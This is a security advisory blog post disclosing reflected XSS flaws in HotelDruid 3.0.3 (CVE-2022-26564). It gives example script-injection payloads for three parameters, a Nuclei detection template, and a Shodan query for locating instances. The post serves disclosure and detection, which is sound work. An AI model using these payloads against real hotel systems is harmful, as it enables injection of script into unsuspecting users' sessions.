
Rydzak.me

CVE-2022-26564: Hotel Druid 3.0.3 Reflected Cross Site Scripting (XSS) Vulnerability

CVE, Information Security



Vitals

CVE ID

CVE-2022-26564

http, xss

Type

Cross Site Scripting (XSS)

Affected

HotelDruid Hotel Management Software – 3.0.3

Description

Missing or weak input security controls on various parameters and pages in Hotel Druid hotel management software 3.0.3 could allow a remote unauthenticated attacker to conduct a reflected cross-site scripting attack via the (1) prezzoperiodo4 parameter in creaprezzi.php; the (2) tipo_tabella parameter in modifica_cliente.php; the (3) num_app_tipo_richiesti1 parameter in /dati/availability_tpl.php.

Details

Vulnerable page 1: creaprezzi.php

Vulnerable parameter: **prezzoperiodo4**

Example payload:

```
creaprezzi.php?prezzoperiodo4="><script>javascript:alert('XSS')
</script>
```

Vulnerable page 2: modifica_cliente.php

Vulnerable parameter: **tipo_tabella**

NOTE: must also include valid client ID, ex: "idclienti=157"

Example payload:

```
modifica_cliente.php?tipo_tabella="><script>javascript:alert('XSS')
</script>&idclienti=157
```

Vulnerable page 3: dati/availability_tpl.php

Note: this page must be first generated by visiting Configure > Website > Availability Page.

Vulnerable parameter: **num_app_tipo_richiesti1**

Example payload:

```
dati/availability_tpl.php?num_app_tipo_richiesti1="><
<script>javascript:alert('XSS')</script>
```

Remediation

HotelDruid 3.0.4 was released on April 16, 2022 containing fixes for the issues disclosed.

ProjectDiscovery Nuclei Scanner Template

I'm providing a template for Nuclei that will detect this vulnerability. This was submitted and accepted as a pull request into the templates collection.

```
id: CVE-2022-26564

info:
  name: HotelDruid Hotel Management Software 3.0.3 XSS
  author: alexrydzak
  severity: medium
  description: |
    HotelDruid Hotel Management Software v3.0.3 contains a cross-site
scripting (XSS) vulnerability.
  reference:
    - https://rydzak.me/2022/04/cve-2022-26564/
    - https://nvd.nist.gov/vuln/detail/CVE-2022-26564
  metadata:
    shodan-query: http.favicon.hash:-1521640213
  classification:
    cve-id: CVE-2022-26564
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
    cvss-score: 6.1
    cwe-id: CWE-79
  tags: cve,cve2022,hoteldruid,xss

requests:
  - method: GET
    path:
      - '{{BaseURL}}/creaprezzi.php?prezzoperiodo4=%22>
<script>javascript:alert(%27XSS%27)</script>'
      - '{{BaseURL}}/modifica_cliente.php?tipo_tabella=%22>
<script>javascript:alert(%27XSS%27)</script>&idclienti=1'
      - '{{BaseURL}}/dati/availability_tpl.php?
num_app_tipo_richiesti1=%22><script>javascript:alert(%27XSS%27)
</script>'

    stop-at-first-match: true
    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - "<script>javascript:alert('XSS')</script>"
          - "HotelDruid"
        condition: and

      - type: word
        part: header
        words:
          - "text/html"
```

```
  - type: status
    status:
      - 200
```

← Previous Post

Next Post →

Related Posts

Proving Grounds: SunsetMidnight Walkthrough

Information Security, Proving Grounds, Walkthroughs / By alexrydzak

Review: Build Core Technical Skills with TryHackMe

Information Security, Fun / By alexrydzak